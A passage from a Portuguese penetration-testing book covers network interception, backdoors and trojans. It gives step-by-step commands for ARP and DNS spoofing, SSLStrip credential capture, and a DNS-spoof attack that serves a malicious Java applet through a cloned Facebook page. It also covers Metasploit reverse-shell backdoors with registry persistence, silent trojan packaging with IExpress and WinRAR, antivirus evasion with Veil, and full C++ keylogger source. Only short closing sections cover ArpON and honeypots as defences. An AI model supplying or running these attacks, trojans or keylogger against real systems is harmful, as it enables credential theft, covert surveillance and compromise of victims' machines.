um host envenenado acessa um site HTTP e transmite as suas senhas em
claro pela rede, o Ettercap realiza a captura do usuário e senha.
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
Listening on:
wlan0 -> 00:23:15:73:86:6C
192.168.1.100/255.255.255.0
fe80::223:15ff:fe73:866c/64
Privileges dropped to UID 0 GID 0...
33 plugins
42 protocol dissectors
57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
5 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
225.
Text only Interfaceactivated...
Hit 'h' for inline help
HTTP : 192.168.1.1:80 -> USER: admin PASS: admin INFO: 192.168.1.1/
Sai do Ettercap com a tecla q.
O ARP Spoofing também pode ser realizado por meio do utilitário
Arpspoof e do Nping.
11.4.2 Arpspoof
O Arpspoof é um programa desenvolvido pelo Dug Song e é bem eficaz na
realização de ataques de ARP Spoofing. Possui o mesmo funcionamento do
Ettercap, porém, para utilizarmos essa ferramenta, o envenenamento ARP
deve ser realizado manualmente.
Então, por exemplo, vamos envenenar o host 192.168.1.110:
arpspoof -i interface -t alvo host
Opções:
-i Caso a interface para o ARP Spoofing não seja a eth0, selecione-a com essa opção.
-t alvo Selecione o alvo a ser envenenado (ponto 1).
host Selecione o host a ser envenenado (ponto 2).
Para realizar o ataque de ARP Spoofing, primeiro habilite o roteamento de
pacotes (IP Forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
Para realizar o envenenamento, por exemplo, entre o host 192.168.1.110 e o
roteador 192.168.1.1:
root@kali# arpspoof -t 192.168.1.1 192.168.1.110
Devemos capturar os pacotes de volta entre o roteador 192.168.1.1 e o host
192.168.1.110:
root@kali# arpspoof -t 192.168.1.110 192.168.1.1
Inicie a captura com o Wireshark:
root@kali# wireshark
226.
Acesse um siteHTTP por meio do host 192.168.1.110 e veja o resultado no
Wireshark.
11.4.3 Nping
O utilitário Nping é excelente para manipulação de pacotes. Com o Nping é
possível criar requisições ARP Reply envenenadas para o host.
Para realizar o ataque de ARP Spoofing com o Nping, primeiro habilite o
roteamento de pacotes (IP Forward).
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
Da mesma forma que o Arpspoof, devemos envenenar ambos os hosts
(ponto 1 e 2):
root@kali# nping --arp-type arp-reply --source-ip 192.168.1.1 192.168.1.110 -c 0
root@kali# nping --arp-type arp-reply --source-ip 192.168.1.110 192.168.1.1 -c 0
11.4.4 DNS Spoofing
O DNS Spoofing consiste em redirecionar o tráfego de um DNS para outro
DNS. Por exemplo, quando o cliente acessa site.com.br (IP X.X.X.X), ele é
redirecionado ao sitefalso.com.br (IP Y.Y.Y.Y).
• Inicie o servidor Apache:
root@kali# service apache2 start
• Altere o arquivo /etc/ettercap/etter.dns:
*.com A 192.168.1.100
*.com.br A 192.168.1.100
• Inicie o Ettercap:
root@kali# ettercap –TqM arp // // -P dns_spoof
• Acesse qualquer site .com, .com.br.
11.4.5 Dnsspoof
O utilitário Dnsspoof pode ser utilizado em conjunto com o programa
Arpspoof para realizar um ataque de ARP Spoofing e DNS Spoofing de
forma manual.
227.
Por exemplo, vamosrealizar um ataque de DNS Spoofing:
dnsspoof -i interface -f arquivo
Opções:
-i interface Caso a interface para o DNS Spoofing não seja a eth0, selecione-a com essa opção.
-f arquivo Selecione o arquivo contendo o DNS Spoofing.
Por exemplo, vamos realizar um ataque de ARP Spoofing e DNS Spoofing:
root@kali# arpspoof -t 192.168.1.1 192.168.1.110
root@kali# arpspoof -t 192.168.1.110 192.168.1.1
Altere o arquivo /root/dns.spoof para que o host envenenado 192.168.1.110
seja redirecionado para o IP 192.168.1.1:
192.168.1.1<TAB>*.com
192.168.1.1<TAB>*.com.br
Nota: <TAB> indica a tecla TAB, e não o texto <TAB>.
Realize o ataque de DNS Spoofing:
root@kali# dnsspoof –f /root/dns.spoof
Com o IP 192.168.1.110 (IP com a tabela ARP envenenado), acesse um site
.com.br.
11.4.6 SSLStrip
O Ettercap é um excelente sniffer, porém, quando a conexão é criptografada
– como em conexões HTTPS –, o Ettercap captura os dados, mas, como
estes estão criptografados, tornam-se ilegíveis para os olhos humanos, e o
Ettercap não mostra na tela esses dados imcompreensíveis. Para contornar
esse problema, nós devemos utilizar o SSLStrip.
SSLStrip é um programa que possibilita a quebra do protocolo HTTPS.
Dessa forma, o Ettercap captura os dados e o SSLStrip “quebra” o HTTPS
para HTTP. Assim, a leitura de tráfego HTTPS pelo Ettercap é possível.
11.4.6.1 Laboratório SSLStrip
228.
• Habilite oroteamento de pacotes (IP forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
• Adicione a seguinte regra no iptables:
root@kali# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
port 8001
• Inicie o SSLStrip:
root@kali# sslstrip -l 8001
• Inicie o Ettercap:
root@kali# ettercap -TqM arp // //
Acesse um site que tenha HTTPS. Será pedido que o usuário instale um
certificado digital. Esse é o certificado do SSLStrip; o usuário instalando-o
será possível realizar a captura da senha.
Observe também que o site que antes tinha o HTTPS agora é HTTP. A
conexão segura via HTTPS foi quebrada pelo SSLStrip.
11.4.7 SSLSplit
De forma análoga ao SSLStrip, o SSLSplit realiza a interceptação de
certificados digitais, inserindo um certificado, e, caso seja aceito pelo
usuário, possibilita “quebrarmos” o certificado digital verdadeiro.
Sintaxe de uso:
sslsplit opções proto endereço porta
Opções:
-D Executa o SSLSplit em backgroud.
-l arquivo Arquivo de log para registrar as conexões.
-j diretorio Diretório do chroot.
-S diretório Diretório onde são armazenados os arquivos de conexão para cada site.
-k ca.key Chave privada do certificado digital.
-c ca.crt Certificado público.
229.
proto Protocolo aser utilizado. Por exemplo, o SSL.
endereço Endereço que o SSLSplit vai escutar (.0.0.0.0 indica todos os endereços locais).
porta Porta.
Exemplo:
root@kali# sslsplit –l connections.log –j /tmp/sslsplit/ -S logdir -k ca.key -c ca.crt ssl 0.0.0.0 8443
tcp 0.0.0.0 8080
11.4.8 Ataque SSLStrip, DNS Spoofing e Java Applet
Uma combinação de ataques pode ser efetuada por meio do SSLStrip com o
DNS Spoofing.
Por exemplo: caso o usuário acesse o site do Facebook, será redirecionado
para um site falso (devido ao DNS Spoofing e o Ettercarp) e, nesse site
falso (aparentemente 100% legítimo, incluindo o link de acesso), o usuário
será presenteado com um applet Java falso, possibilitando acesso
meterpreter à sua máquina.
Primeiro, configure o SET para gerar um applet Java clonando um site
qualquer. Por exemplo, vou clonar o site do Facebook. Mais detalhes sobre
o ataque de Applet Java pode ser consultado no capítulo 10, “Engenharia
social”.
• Uma vez com o site clonado, inicie o ataque com o SSLStrip:
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
port 8001
root@kali# sslstrip -l 8001
• Altere o arquivo /etc/ettercap/etter.dns:
www.facebook.com A 192.168.1.100
facebook.com A 192.168.1.100
• Realize o DNS Spoofing com o Ettercap:
root@kali# ettercap –TqM arp // // -P dns_spoof
Na máquina Windows, acesse o site http://www.facebook.com. Nesse
230.
momento, a vítima,ao entrar no site do Facebook, será presenteada com um
aplicativo Java malicioso.
O interessante de se combinar esses três ataques é que, mesmo que as
versões mais novas do Java bloqueiem applets maliciosos, o aplicativo
parece realmente vir do site http://ww.facebook.com, passando uma maior
credibilidade ao ataque (Figura 11.9).
Figura 11.9 – O usuário acessa o site do Facebook, mas é redirecionado
para o nosso site clonado com um applet Java malicioso.
Desbloqueie applets vindos de http://www.facebook.com, conforme mostra
a figura 11.10.
Figura 11.10 – O usuário deve desbloquear applets Java.
231.
Acesse novamente http://www.facebook.com.
11.4.9Bloqueando o Arp Spoofing
Há diversas medidas que podem ser utilizadas para bloqueio do ARP
Spoofing, como a adoção de VPNs, programas para monitoramento da
tabela ARP etc.
Para o Linux, há um excelente programa chamado ArpON.
Instale o programa ArpON:
root@debian# apt-get install arpon
É possível configurar o ArpON de duas formas. A primeira forma é
configurá-lo pelo SARPI. É necessário que o leitor insira cada endereço IP
da rede vinculado juntamente com o seu endereço MAC. O processo é
estático.
A segunda forma (mais simples) é pelo DARPI. O próprio ArpON faz a
leitura e associação de cada endereço IP da rede com o seu endereço MAC.
O processo é dinâmico.
Em qualquer um dos modos, se houver alterações na tabela ARP, o ArpON
exibirá essa alteração como alerta no arquivo de log e não fará mudanças na
tabela ARP, ou seja, bloqueará o MitM.
Vamos configurá-lo pelo SARPI.
• Edite o arquivo de configuração do arpon /etc/default/arpon:
# For SARPI uncomment the following line (please edit also /etc/arpon.sarpi)
DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -s"
# For DARPI uncomment the following line
#DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -d"
RUN="yes"
• Edite o arquivo /etc/arpon.sarpi:
#Defina estaticamente os endereços IPs e o seu endereço MAC. Estou inserindo apenas o MAC
do meu roteador, o correto é inserir a relação IPxMAC da rede inteira.
192.168.1.1 74:ea:3a:e1:e8:66
• Inicie o ArpON:
232.
root@debian# service arponstart
Caso alguma tentativa de mudança na tabela ARP seja realizada (como um
ataque MitM), acompanhe os logs em /var/log/arpon/arpon.log.
root@debian# tail -f /var/log/arpon/arpon.log
1 Definições de acordo com Shakeel Ali e Tedi Heriyanto, autores do livro Backtrack 4: Assuring
Security by Penetration Testing. (p. 276.)
233.
capítulo 12
Manutenção doacesso
Uma vez conseguido o acesso ao shell do sistema e com seus privilégios de
autoridade, a próxima etapa consiste em implantar uma porta dos fundos ou
backdoor no sistema em teste, pois como foi mostrado na exploração do
Windows 7, mesmo que o administrador do sistema pare de usar o serviço
ou corrija a falha encontrada, a backdoor abre uma porta que permite ao
auditor voltar, mesmo que o sistema esteja atualizado e com suas falhas
corrigidas.
Nessa etapa são utilizadas ferramentas para manutenção de acesso e
também poderão ser necessárias ferramentas que “burlem” regras de
firewall, caso haja regras de acesso restritivas na rede.
12.1 Backdoors
Uma backdoor é um programa que fica esperando por conexões, permitindo
o acesso ao shell do sistema (feito de maneira remota). Uma backdoor
possibilita que o auditor faça novas visitas ao sistema auditado sem passar
novamente por todo o teste de intrusão.
Para criarmos uma backdoor, novamente será utilizado o framework
Metasploit, que contém alguns payloads, que são cargas maliciosas usadas
nos exploits. Porém um payload pode ser compilado independentemente do
exploit (lembre-se de que era o payload que de fato mantinha um canal de
conexão entre a vítima e o atacante). Caso o payload seja compilado sem o
exploit, torna-se uma backdoor. O payload utilizado no decorrer do livro é o
Meterpreter e é fundamentalmente sobre ele que vamos gerar a nossa
backdoor.
Caso lhe interesse, o Metasploit possui outros payloads além do
Meterpreter:
234.
root@kali# msfvenom --listpayloads
Para ver as opções de determinado payload:
root@kali# msfvenom --payload windows/meterpreter/bind_tcp --payload-options
12.1.1 Backdoors de conexão direta
Primeiro, configure o Metasploit para listar por conexões:
root@kali# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > set RHOST 192.168.1.101
msf exploit(handler) > exploit
Veja quais são as opções do payload windows/meterpreter/bind_tcp:
root@kali# msfvenom --payload windows/meterpreter/bind_tcp --payload-options
Para nós interessa somente a opção de porta local (LPORT – Coluna
Required marcada como yes), que é a porta que a nossa vítima ficará
esperando por conexões do atacante.
Gere o arquivo executável que contém a carga maliciosa de acordo com as
opções do payload:
root@kali# msfvenom --payload windows/meterpreter/bind_tcp LPORT=12345 --format exe >
/var/www/bind.exe
Execute o arquivo bind.exe no Windows.
12.1.2 Backdoors de conexão reversa
Primeiro, configure o Metasploit para listar por conexões:
root@kali# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > set LHOST 192.168.1.100
msf exploit(handler) > exploit
Veja quais são as opções do payload windows/meterpreter/reverse_tcp:
root@kali# msfvenom --payload windows/meterpreter/reverse_tcp --payload-options
235.
Para nós interessasomente as opções de porta local (LPORT – Coluna
Required marcada como yes) e host remoto (LHOST – Coluna Required
marcada como yes). No caso do payload de conexão reversa
(windows/meterpreter/reverse_tcp), o processo é inverso: a máquina vítima
vai se conectar à máquina atacante. Ou seja, nesse caso, LPORT indica a
porta local na máquina do atacante que ficará esperando por conexões, e
LHOST indica o IP do atacante ao qual a vítima deverá se conectar.
Gere o arquivo executável que contém a carga maliciosa de acordo com as
opções do payload:
root@kali# msfvenom --payload windows/meterpreter/reverse_tcp LPORT=12345
LHOST=192.168.1.100 --format exe > /var/www/reverse.exe
Execute o arquivo reverse.exe no Windows.
A diferença entre o bind Shell e o reverse Shell é que, no bind Shell, o
auditor se conecta à máquina diretamente. No passado esse método era
muito utilizado, como em backdoors como o NetBus, SubSeven e o
BackOrifice. Porém, com o advento da NAT (Network Address Translation)
e de firewalls, tornou-se complicado o atacante conectar-se diretamente à
máquina alvo, por isso, como medida para burlar firewall, a conexão
reversa entra em cena. Nesse cenário a máquina comprometida conecta-se à
máquina do atacante, burlando NAT e firewall. O uso do bind Shell é antigo
e de difícil utilização nos dias de hoje (a não ser em redes DMZ). O melhor
payload a ser adotado é a conexão reversa.
Uma vez com a conexão estabelecida, será necessário instalar a backdoor
no registro do Windows; supondo que, no momento em que houver perda
de conexão (por exemplo, se a máquina for reinicializada), esta seja
restabelecida sem maiores problemas.
Para instalar a backdoor no sistema (com o Meterpreter ativo), primeiro
consiga acesso ao usuário nt authoritysystem (esse processo pode ser visto
na seção 9.4.5 “User Interface commands”).
Transfira o arquivo para uma pasta:
meterpreter > upload /var/www/reverse.exe 'C:Windows'
236.
Realize a enumeraçãodas chaves do registro:
meterpreter > reg enumkey –k HKLMSoftwareMicrosoftWindowsCurrentVersionRun
Instale a backdoor no registro. Dessa forma, quando a máquina for
reinicializada, será executada a reverse.exe:
meterpreter > reg setval -k HKLMSoftwareMicrosoftWindowsCurrentVersionRun -v
reverse -d 'C:Windowsreverse.exe'
Realize novamente enumeração das chaves do registro. Desta vez a chave
encontra-se ativa:
meterpreter > reg enumkey -k HKLMSoftwareMicrosoftWindowsCurrentVersionRun
Caso necessário, confirme as informações sobre a chave instalada:
meterpreter > reg queryval –k HKLMSoftwareMicrosoftWindowsCurrentVersionRun –v
reverse
12.2 Backdoor sbd
Sbd é um programa similiar ao netcat (lembre-se de que podemos usar o
netcat como backdoor), mas com funcionalidades a mais, como a
criptografia dos dados utilizando o AES.
Caso optemos por utilizar o netcat, um administrador experiente poderá
interceptar o nosso tráfego de dados e saber o que estamos fazendo.
Utilizando o sbd, mesmo que o administrador capture os dados, estes
estarão ilegíveis. O seu uso é idêntico ao netcat, por isso vamos apenas criar
uma backdoor com criptografia.
O executável do sbd pode ser encontrado em /usr/share/windows-
binaries/sbd.exe.
Opções:
-r n Reativa a conexão após n segundos. Se n for 0, a conexão fica ativa permanentemente.
-c on/off Habilita/Desabilita a criptografia. Por padrão, a criptografia é habilitada.
-k senha Define a nova senha a ser utilizada para criptografar os pacotes.
No Windows, inicie a backdoor, mantendo uma conexão permanente e
237.
definindo uma senhapara criptografar os pacotes (lembre-se de que os
pacotes são criptografados com uma chave ou senha):
C: sbd.exe -l -p 666 -e cmd.exe -r0 -k senha_secreta
No Kali Linux, conecte-se ao Windows:
root@kali# sbd 192.168.1.101 666 -k senha_secreta
Os dados e operações que acontecem na conexão do sbd estão
criptografados e protegidos, tornando a análise da rede na tentativa de
detecção de intruso uma tarefa mais difícil.
12.2 Cavalos de Troia
Os cavalos de Troia (também chamados de Trojan Horse) são programas
anexados a outros programas de maneira análoga à história de Troia, em
que os gregos, vendo que perderiam a batalha, presentearam os troianos
com um cavalo de madeira, e, de dentro desse cavalo, saíram soldados
gregos.
Os cavalos de Troia computacionais são programas legítimos nos quais,
uma vez que o usuário execute-os, também será executado (em background)
um programa malicioso (normalmente uma backdoor).
Um exemplo clássico no passado foi o programa Whack-a-mole, um jogo
em que o usuário tinha de martelar as minhocas para ganhar pontos. Porém
existiam versões desse jogo que estavam infectadas com a backdoor
Netbus. A figura 12.1 mostra a tela inicial do jogo Whack-a-mole.
238.
Figura 12.1 –Tela inicial do jogo Whack-a-mole.
12.3 EXE Joiner
O EXE Joiner é um programa que junta dois arquivos em um único arquivo,
gerando um terceiro arquivo.
Normalmente, o EXE Joiner apresenta código-fonte fechado e pode ser
encontrado aos milhares na internet. Porém o problema desse tipo de EXE
Joiner é que, por ter código fechado, não há como saber o que realmente o
Joiner é; se realmente é o EXE Joiner, como prometido pelo próprio
programa, ou se ele carrega consigo alguma carga viral ou backdoor. Além
de que esses programas normalmente são detectados pelo antivírus. Em vez
de realizar o download desse tipo de arquivo é possível criar um EXE
Joiner.
O seu funcionamento é o seguinte: O Exe Joiner “ensacola” o primeiro e o
segundo arquivos em um terceiro arquivo. O programa responsável por
“ensacolar” os dois arquivos em um só é chamado de STUB. Esse terceiro
arquivo (“ensacolado” pelo STUB), no momento em que for executado,
desempacota os dois arquivos (geralmente) na pasta temporária (echo
%TEMP%) do Windows e executa os dois arquivos desempacotados.
Fundamentalmente um EXE Joiner é um arquivo autoextrator (arquivo
SFX), com a diferença de que o Joiner vai executar os dois arquivos recém-
desempacotados.
Um Exe Joiner pode ser feito com o utilitário iexpress.exe do Windows, que
é um criador de arquivos SFX (arquivos autoextraídos). Podemos, dessa
forma, criar um arquivo contendo o programa normal anexado com a nossa
backdoor.
Digite iexpress no menu do Windows, conforme mostra a figura 12.2.
239.
Figura 12.2 –iexpress.
Na tela Welcome to IExpress 2.0, crie um novo arquivo SFX (arquivo
autoextrator) escolhendo a opção Create new Self Extraction .
Na tela Package purpose, selecione a primeira opção Extract files and run
an installation command para extrair um arquivo e executá-lo.
Na tela Package title, escolha um nome para o pacote.
Na tela Confirmation prompt, escolha a opção No prompt para que o nosso
cavalo de Troia não interaja com o usuário, não crie nenhum tipo de
mensagem e que seja o mais silencioso possível. Caso deseje, o leitor
poderá selecionar a opção Prompt user with (mas não é o recomendável
para o nosso objetivo).
Na tela License agreement, escolha a opção Do not display a license para
não ser exibido nenhum tipo de licença.
Na tela Packaged files, escolha os arquivos que serão empacotados.
Lembre-se de escolher um arquivo qualquer que servirá como isca (como
um pequeno jogo ou outro executável do gênero) e também de escolher a
nossa backdoor (em formato .exe).
Na tela Install Program to Launch, há duas opções de seleção para execução
dos dois arquivos. Na opção Install Program, selecione o arquivo
executável (um jogo ou arquivo do gênero) que será instalado quando o
usuário abrir o nosso cavalo de Troia. No momento em que a instalação (ou
240.
execução) desse primeiroarquivo for finalizada (por exemplo, quando o
usuário fechar o joguinho), será executada a opção Post Install Program,
indicando qual será o arquivo (no nosso caso a backdoor) a ser executado. É
nesse momento qua a máquina vítima será comprometida.
Na tela Show Window, é selecionado o tipo de animação no momento da
extração de arquivos. Há opções como Default, Hidden, Minimized e
Maximized. Escolha o tipo de animação Hidden, pois, dessa forma, a
extração dos arquivos será invisível aos olhos do usuário.
Na tela Finished message, é escolhida uma mensagem ao terminar a
extração e execução dos dois arquivos. Escolha a opção No message para
não exibir nenhuma mensagem adicional ao usuário.
Na tela Package Name and Options, o nosso cavalo de Troia deve ser salvo
no formato .exe. Então salve o arquivo e escolha a opção Hide File
Extracting Progress Animation from User para esconder toda a animação de
extração do usuário.
Na tela Configure restart, o sistema pode ser reinicializado após o término
da execução do nosso cavalo de Troia. Então, por exemplo, o sistema
vítima (após executar o nosso arquivo) não será reiniciado (opção No
restart), obrigatóriamente será reiniciado (opção Always restart) ou
reiniciado somente se necessário (opção Only restart if need). Escolha a
opção No restart para que a máquina não reinicie após a extração e
execução dos arquivos.
Na tela Save Self Extraction Directive, caso queira salvar o projeto, escolha
a opção Save Self Extraction Directive (SED) file. Caso contrário, escolha a
opção Don’t save.
O arquivo Trojan Horse.exe foi criado e poderá ser encaminhado para o
usuário.
Um arquivo SFX também pode ser criado utilizando-se o Winrar.
Crie um arquivo chamado STUB.BAT com o seguinte conteúdo:
start Backdoor.exe
start Whack-a-mole.exe
241.
Gere um arquivoexecutável a partir do arquivo .bat pelo programa “Bat to
Exe Converter”, conforme mostra a figura 12.3.
O download do arquivo “Bat to Exe” pode ser realizado em:
http://www.f2ko.de/programs.php?lang=en&pid=b2e.
Figura 12.3 – Tela do programa “Bat to Exe Converter”.
Selecione os três arquivos e selecione Add to archive... conforme mostra a
figura 12.4.
Na aba General:
• Selecione no campo Archive format o tipo ZIP.
• Selecione no campo Compression method a opção Best.
• Selecione no campo Archiving options a opção Create SFX archive.
242.
Figura 12.4 –Adicione os três arquivos com o Winrar.
Na aba Advanced:
• Selecione o botão SFX Options para configurar as opções do arquivo
autoextrator.
Na aba Setup:
• Selecione o arquivo que será inicializado após a extração (no nosso caso,
deverá ser o STUB.exe, pois ele é um binário que vai inicializar a jogo e
a backdoor) escrevendo o nome STUB.exe dentro do campo Setup
Program > Run after extraction.
Na aba Modes:
• Marque o checkbox Unpack to temporary folder para extrair os arquivos
da pasta temporária do Windows e marque também Silent Mode >Hide
all para que a extração do arquivo seja realizada em modo silencioso
(sem animações).
O arquivo Desktop.exe foi criado com sucesso e poderá ser encaminhado ao
usuário.
12.4 Bypass A.V
Os arquivos criados com o Metasploit são definidos como arquivos virais.
243.
Isso porque carregamdentro deles um conjunto de instruções que empresas
de antivírus detectam como sendo um arquivo malicioso (e de fato é).
Porém podem ser encontrados na internet inúmeros métodos para se
esconder o arquivo da detecção viral: obfuscação viral, novos payloads,
encoders e crypters.
Quando, por exemplo, um arquivo se torna de acesso público, as empresas
de antivírus podem decidir classificá-lo como malicioso. Para que possamos
“camuflar” o nosso arquivo, sem que o este perca a sua funcionalidade, é
necessário conhecimentos em alguma linguagem de programação. Crypters
e encoders de acesso público usados em codificação de arquivos maliciosos
também têm uma assinatura viral e também são classificados como
maliciosos.
O melhor método para camuflar 100% o seu arquivo malicioso contra
antivírus é programando-o.
12.4.1 Compressores de arquivos
Trata-se de um método antigo para compactar o arquivo, ou seja,
utilizando-se de programas especiais, tais como o UPX ou Petite, é possível
criar um arquivo com um tamanho bem reduzido em relação ao original. Ao
se realizar essa técnica, o arquivo, por ter um tamanho menor e uma
estrutura diferente, consegue burlar o sistema de antivírus.
Vale lembrar que essa técnica é antiga e a detecção de assinaturas virais é
bem mais sofisticada do que no passado. Porém esse método vale a pena ser
citado e testado.
O UPX pode ser obtido em http://upx.sourceforge.net/. O Petite pode ser
obtido em http://www.un4seen.com/petite/.
Encorajo o leitor a realizar o download desses dois arquivos, criar um
arquivo malicioso com o Metasploit e testá-lo contra a sua solução de
antivírus.
12.4.2 Crypters/Encoders
Outro método além de compactadores é a utilização de encriptadores.
244.
Diferentemente dos compactadores,os encriptadores adicionam criptografia
no arquivo, dificultando a detecção de um arquivo malicioso. Embora o
sistema de antivírus não detecte o antigo código malicioso como sendo um
código malicioso, o antivírus pode detectar o código do encriptador e alertar
o usuário de que o programa encriptado é malicioso.
Um exemplo de encriptador é o programa Themida que pode ser obtido em
http://www.oreans.com/.
12.4.3 Veil-Framework
O Veil-Framework é um framework que permite a codificação de arquivos
binários para se tentar obfuscar o seu código. Pode ser obtido em
https://github.com/Veil-Framework/Veil-Evasion/.
root@kali# git clone https://github.com/Veil-Framework/Veil-Evasion/
root@kali# cd Veil-Evasion
root@kali# python Veil-Evasion.py
O Veil-Framework é atualizado com o comando:
update
Os payloads do Veil-Framework podem ser listados com:
list
O payload pode ser utilizado com o comando use payload, por exemplo:
use c/meterpreter/rev_http
As opções do payload podem ser mudadas com set opção valor, por
exemplo:
set LHOST 192.168.1.100
set LPORT 12345
O payload pode ser gerado com o comando:
generate
Por padrão, o arquivo será gerado em /root/veil-output.
O hash do arquivo gerado pode ser checado no vírus total
(http://www.virustotal.com) com o comando:
245.
chechvt
O arquivo geradopode ser deletado (útil para apagar a pasta com os
arquivos finais gerados) com o comando:
clean
Com o arquivo gerado, teste-o contra seu antivírus. Caso o antivírus
detecte-o como sendo malicioso, tente outro payload do Veil-Framework.
12.5 Keylogger
Keyloggers são programas que armazenam em um arquivo de texto tudo
aquilo que for digitado pelo usuário, para posterior verificação. Além de
serem fundamentais em pentest, são muito utilizados pela espionagem, para
saber senhas de uma pessoa, com quem ela conversa e monitorar toda a sua
atividade na internet.
Normalmente keyloggers são encontrados na internet com o código-fonte
fechado, porém esses arquivos são pouco confiáveis. Há versões comerciais
de keyloggers, como o Ardamax.
Um keylogger pode ser facilmente escrito na linguagem C++.
//Código-fonte de um keylogger escrito em C++
//Compile o código com o DevC++
//Fonte: https://dl.dropboxusercontent.com/u/110076680/WinKeyLogger.txt
#include <iostream>
#include <fstream>
using namespace std;
#include <windows.h>
#include <Winuser.h>
int save (int key_stroke, char *file){
if((key_stroke == 1) || (key_stroke == 2)) return 0;
FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");
if(key_stroke == 8) fprintf(OUTPUT_FILE, "%s", "[BACKSPACE] ");
else if(key_stroke == 32) fprintf(OUTPUT_FILE, "%s", " ");
else if(key_stroke == 18) fprintf(OUTPUT_FILE, "%s", "[ALT] ");
else if(key_stroke == 91) fprintf(OUTPUT_FILE, "%s", "[WINDOWS] ");
246.
else if(key_stroke ==17) fprintf(OUTPUT_FILE, "%s", "[CONTROL] ");
else if(key_stroke == 16) fprintf(OUTPUT_FILE, "%s", "[SHIFT] ");
else if(key_stroke == 20) fprintf(OUTPUT_FILE, "%s", "[CAPS LOCK] ");
else if(key_stroke == 9) fprintf(OUTPUT_FILE, "%s", "[TAB] ");
else if(key_stroke == 13) fprintf(OUTPUT_FILE, "%s", "n");
else if(key_stroke == 36) fprintf(OUTPUT_FILE, "%s", "[HOME] ");
else if(key_stroke == 35) fprintf(OUTPUT_FILE, "%s", "[END] ");
else if(key_stroke == 46) fprintf(OUTPUT_FILE, "%s", "[DELETE] ");
else if(key_stroke == 33) fprintf(OUTPUT_FILE, "%s", "[PAGE UP] ");
else if(key_stroke == 45) fprintf(OUTPUT_FILE, "%s", "[INSERT] ");
else if(key_stroke == 34) fprintf(OUTPUT_FILE, "%s", "[PAGE DOWN] ");
else fprintf(OUTPUT_FILE, "%s", &key_stroke);
fclose(OUTPUT_FILE);
cout << key_stroke << endl;
return 0;
}
void stealth (){
HWND stealth;
AllocConsole();
stealth = FindWindowA("consoleWindowClass", NULL);
ShowWindow(stealth, 0);
}
int main(){
stealth();
char i;
while(1){
for (i = 8; i<=190; i++){
if (GetAsyncKeyState(i) == -32767)
save(i, "LOG.TXT");
}
}
system("PAUSE");
return 0;}
12.6 Honeypots
Os honeypots, também chamados de “potes de mel”, são softwares que
simulam um serviço/servidor mal configurado e vulnerável. Com isso, o
atacante vai fazer a varredura na rede, detectar o honeypot e pensar que
247.
aquele software évulnerável.
Normalmente, o honeypot é utilizado para capturar atacantes que fazem
varreduras na rede ou, até mesmo, é utilizado para saber qual o
comportamento e atitude do atacante em frente a um software vulnerável.
Os honeypots podem ser categorizados em alta interatividade e baixa
interatividade:
• Honeypots de alta interatividade é um sistema operacional
configurado para servir como honeypot e tem uma excelente interação
com o atacante, dando a suposta impressão de que se trata de um
sistema vulnerável. Esse tipo de honeypot é de difícil detecção para
scanners como o OpenVAS e o Nmap. Os principais honeypots de alta
interatividade são os honeynets.
• Honeypots de baixa interatividade interagem com o atacante e até
podem presenteá-lo com uma falsa shell do sistema. Esse tipo de
honeypot é facilmente detectado com scanners como o Nmap, OpenVAS
ou Nessus. Normalmente, honeypots de baixa interatividade são
softwares instalados em algum sistema operacional.
Um honeypot de baixa interatividade pode ser criado com o netcat.
• Inicialize o servidor SSH no Kali Linux:
root@kali# service ssh start
• Capture o banner com o Nmap:
root@kali# nmap localhost -sV -p 22
• Copie o banner capturado pelo Nmap para o arquivo honeypot.txt:
OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
• Finalize o servidor SSH:
root@kali# service ssh stop
• Inicialize o netcat dentro de um laço while:
root@kali# while(true); do nc –l –p 22 –vvv < honeypot.txt; done
• Realize a varredura com o Nmap:
root@kali# nmap localhost -sV
248.
Outros exemplos dehoneypots de baixa interatividade são o Valhala
Honeypot e o honeyd.
12.6.1 Valhala Honeypot
O programa Valhala Honeypot permite a configuração de diversos tipos de
serviços para honeypot, como servidor FTP, web e outros. O download do
Valhala Honeypot pode ser realizado em
http://valhalahoneypot.sourceforge.net.
Por exemplo, para configurar um honeypot em um servidor SMTP, acesse a
aba Configurar, conforme indica a figura 12.5.
Figura 12.5 – Tela inicial do Valhala Honeypot.
Configure um servidor SMTP, conforme mostra a figura 12.6.
Figura 12.6 – O Valhala Honeypot possibilita ao usuário configurar vários
tipos de honeypots.
Habilite o minisservidor SMTP e inicie o monitoramento.
Realize uma conexão com o servidor SMTP do honeypot; a tentativa de
conexão será mostrada no Valhala:
249.
root@kali# nc 192.168.1.10125
12.6.2 Honeyd
O honeyd é um excelente honeypot desenvolvido em código-fonte aberto.
Faz a emulação de diversos sistemas operacionais, portas e serviços. O
honeyd não está relacionado na lista do apt-get do Debian 7.4; para isso,
altere o arquivo /etc/apt/sources.list do Debian para que o honeyd seja
instalado via apt-get1
:
##Sources.list para Debian Squeeze
deb http://http.debian.net/debian/ squeeze main contrib non-free
deb-src http://http.debian.net/debian/ squeeze main contrib non-free
deb http://http.debian.net/debian squeeze-lts main contrib non-free
deb-src http://http.debian.net/debian squeeze-lts main contrib non-free
root@debian# apt-get update
root@debian# apt-get install honeyd
Para testes realizados em máquinas virtuais, certifique-se de que a interface
cabeada está em modo promíscuo (Configurações > Rede > Adaptador 1 >
